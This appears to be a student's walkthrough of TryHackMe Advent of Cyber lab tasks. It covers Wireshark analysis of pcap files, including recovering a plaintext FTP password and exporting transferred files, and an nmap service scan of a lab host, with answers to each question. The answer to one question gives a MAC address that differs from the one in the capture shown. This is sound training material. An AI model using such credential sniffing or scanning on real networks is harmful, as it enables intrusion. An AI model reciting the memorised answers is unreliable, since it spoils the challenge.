

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == GET

No.  Time        Source        Destination   Protocol Length Info
 320 63.781373   10.10.67.199  10.10.15.52   HTTP     398 GET /images/icon.png HTTP/1.1
 335 63.987281   10.10.67.199  10.10.15.52   HTTP     387 GET /post/index.json HTTP/1.1
 338 63.997588   10.10.67.199  10.10.15.52   HTTP     366 GET /favicon.ico HTTP/1.1
 340 64.005368   10.10.67.199  10.10.15.52   HTTP     481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
 462 64.020692   10.10.67.199  10.10.15.52   HTTP     496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
 467 64.028410   10.10.67.199  10.10.15.52   HTTP     466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
 471 64.222366   10.10.67.199  10.10.15.52   HTTP     365 GET /posts/reindeer-of-the-week/ HTTP/1.1
 475 66.239646   10.10.67.199  10.10.15.52   HTTP     369 GET /posts/post/index.json HTTP/1.1
 478 66.249669   10.10.67.199  10.10.15.52   HTTP     463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
 480 66.251644   10.10.67.199  10.10.15.52   HTTP     448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
 482 66.262598   10.10.67.199  10.10.15.52   HTTP     462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
 484 66.279297   10.10.67.199  10.10.15.52   HTTP     447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

› Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
› Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
› Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
› Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 1742344, Len: 299
› Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   ·····k·# `·l···E·
0010  01 5f 86 79 40 00 40 06  4c 11 0a 0a 43 c7 0a 0a   ·_·y@·@· L···C···
0020  0f 34 d9 6a 00 50 40 ae  b7 7f 6d 1a b6 d7 80 18   ·4·j·P@· ··m·····
0030  33 73 9b 10 00 00 01 01  08 0a e9 ca b5 8d 05 c0   3s······ ········
0040  ee c4 47 45 54 20 2f 70  6f 73 74 73 2f 72 65 69   ··GET /p osts/rei
0050  6e 64 65 65 72 2d 6f 66  2d 74 68 65 2d 77 65 65   ndeer-of -the-wee
0060  6b 2f 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   k/ HTTP/ 1.1··Hos
0070  74 3a 20 74 62 66 63 2e  62 6c 6f 67 0d 0a 55 73   t: tbfc. blog··Us
0080  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill
0090  61 2f 35 2e 30 20 28 58  31 31 3b 20 55 62 75 6e   a/5.0 (X 11; Ubun
00a0  74 75 3b 20 4c 69 6e 75  78 20 78 38 36 5f 36 34   tu; Linu x x86_64
00b0  3b 20 72 76 3a 38 30 2e  30 29 20 47 65 63 6b 6f   ; rv:80. 0) Gecko
00c0  2f 32 30 31 30 30 31 30  31 20 46 69 72 65 66 6f   /2010010 1 Firefo
00d0  78 2f 38 30 2e 30 0d 0a  41 63 63 65 70 74 3a 20   x/80.0·· Accept:

pcap1.pcap                                     Packets: 510 · Displayed: 28 (5.5%)     Profile: Default
```

Question 4

Answer: plaintext_password_fiasco

Apply ftp in the filter to get all ftp file in the pcap and go scroll through this you can see a packet name PASS. that packet use password in plain text



```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```


```
tcp.stream eq 4
No.  Time       Source
 22 7.866438   10.10.122.1
 23 7.866878   10.10.73.25
 28 14.282063  10.10.73.25
 29 14.323826  10.10.122.1
 31 16.735293  10.10.122.1
 32 16.735701  10.10.73.25
 33 16.735723  10.10.73.25
 34 16.735730  10.10.122.1
 35 16.735761  10.10.122.1
 36 16.776948  10.10.73.25
 40 19.727087  10.10.73.25
 41 19.727175  10.10.122.1
› Frame 41: 80 bytes on wire (640
› Ethernet II, Src: 02:c0:56:51:8a
› Internet Protocol Version 4, Src
› Transmission Control Protocol, S
› File Transfer Protocol (FTP)
  [Current working directory: ]
```

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap
Entire conversation (207 bytes)
Show data as ASCII
Stream 4
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help
pcap2.pcap
Profile: Default

Question 5

Answer: SSH

In this file there are lot of packets use differences type of protocol to transfer data over network the only encrypted protocol in here is SSH




```
No.  Time      Source         Destination    Protocol Length Info
  1 0.000000  10.10.122.128  10.11.3.2      SSH    102 Server: Encrypted packet (len=48)
  2 0.000064  10.10.122.128  10.11.3.2      SSH    150 Server: Encrypted packet (len=96)
  3 0.060016  10.11.3.2      10.10.122.128  TCP     54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
  4 0.101317  10.11.3.2      10.10.122.128  TCP     54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
  5 1.127866  10.10.122.128  91.189.92.40   TCP     74 33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188880 TSecr=0 WS=128
  6 2.549894  10.10.73.252   10.10.122.128  FTP     72 Request: QUIT
  7 2.549999  10.10.122.128  10.10.73.252   FTP     80 Response: 221 Goodbye.
  8 2.550011  10.10.122.128  10.10.73.252   TCP     66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028450
  9 2.555520  10.10.73.252   10.10.122.128  TCP     66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
 10 2.555529  10.10.73.252   10.10.122.128  TCP     66 45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
 11 2.555534  10.10.122.128  10.10.73.252   TCP     66 21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463
 12 3.175873  10.10.122.128  91.189.92.40   TCP     74 33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118190840 TSecr=0 WS=128
› Frame 2: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
› Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 49, Ack: 1, Len: 96
› SSH Protocol
```

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
pcap2.pcap
Packets: 239 · Displayed: 239 (100.0%)
Profile: Default

Question 6

Answer: 02:c8:85:b5:a5:aa

Apply arp filter at wireshark and you will get the 'ARP' destination




```
No.  Time        Source              Destination         Protocol Length Info
  47 19.785024   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP        42 10.10.122.128 is at 02:c0:56:51:8a:51
  77 26.727854   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP        42 Who has 10.10.0.1? Tell 10.10.122.128
  85 32.388861   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP        42 10.10.122.128 is at 02:c0:56:51:8a:51
 137 53.095851   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP        42 Who has 10.10.0.1? Tell 10.10.122.128
  46 19.785010   02:c8:85:b5:5a:aa   02:c0:56:51:8a:51   ARP        56 Who has 10.10.122.128? Tell 10.10.0.1
  78 26.727968   02:c8:85:b5:5a:aa   02:c0:56:51:8a:51   ARP        56 10.10.0.1 is at 02:c8:85:b5:5a:aa
  84 32.388846   02:c8:85:b5:5a:aa   Broadcast           ARP        56 Who has 10.10.122.128? Tell 10.10.0.1
 138 53.095990   02:c8:85:b5:5a:aa   02:c0:56:51:8a:51   ARP        56 10.10.0.1 is at 02:c8:85:b5:5a:aa

› Frame 47: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Address Resolution Protocol (reply)

0000  02 c8 85 b5 5a aa 02 c0  56 51 8a 51 08 06 00 01   ····Z··· VQ·Q····
0010  08 00 06 04 00 02 02 c0  56 51 8a 51 0a 0a 7a 80   ········ VQ·Q··z·
0020  02 c8 85 b5 5a aa 0a 0a  00 01                     ····Z··· ··
```

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp
Address Resolution Protocol: Protocol
Packets: 239 · Displayed: 8 (3.3%)
Profile: Default

Question 7

Answer: rubber ducky

so in pcap file when elf are transferring file they must use the http method so type http.request.method so can see there are 2 packets if follow the TCP stream in second packet we can see a file call wishlist.txt but its in encoded format so file must be in the second packet now we need extract the file form second packet. to get this we need select the second packet and go to file → export object →http the you will get a window like this then select the Christmas.zip file and press save them zip file will be saved on you Pc.




```
Wish list for Elf McSkidy
--------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
~/.cache/fr-r66dww/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help

Question 8

Answer : Kris Kringle

You can get the author name by clicking the pdf folder from zip folder


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Operation Artic Storm.pdf
File Edit View Go Bookmarks Help
Previous Next 1 (1 of 1) Fit Width
Thumbnails
CONFIDENTIAL

STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

Thought Process/Methodology:

We download the file from Tryhackme and open it in Wireshark. After open it you can see the IP Address that initiates with an ICMP/ping. Then we apply the combining filters with operator to get the HTTP GET. We use the same method to get the login and password from pcap1 and pcap2 by applying the filter. For McSkidy's wishlist and author of Operation Artic Storm , we export the data to http and save to the PC . You will get both answer from the zip file.

Day 8: Networking – What's Under the Christmas Tree?


Tools Used: Kali Linux, Shell

Solution/Walkthrough:

Question 1

Answer: 1998

Search it up on google search engine.



when was snort created

About 3,140,000 results (0.38 seconds)

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.


https://digital.ai › technology › snort

Snort - Digital.ai

Question 2

Answer: 80,2222,3389

Run a Nmap scan on the IP address and all the ports available will be shown.




```
zsh: corrupt history file /home/1211103141/.zsh_history
┌──(1211103141㉿kali)-[~]
└─$ nmap -A 10.10.95.147
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 00:14 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 90.90% done; ETC: 00:15 (0:00:01 remaining)
Nmap scan report for 10.10.95.147
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.69 seconds

┌──(1211103141㉿kali)-[~]
└─$ 
```

Question 3

Answer: Ubuntu

It can be found from the Nmap scan before.




```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 4

Answer: 2.4.29

Can be also found from the Nmap scan before.




```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
```

Question 5

Answer: SSH

Also found from the Nmap scan.

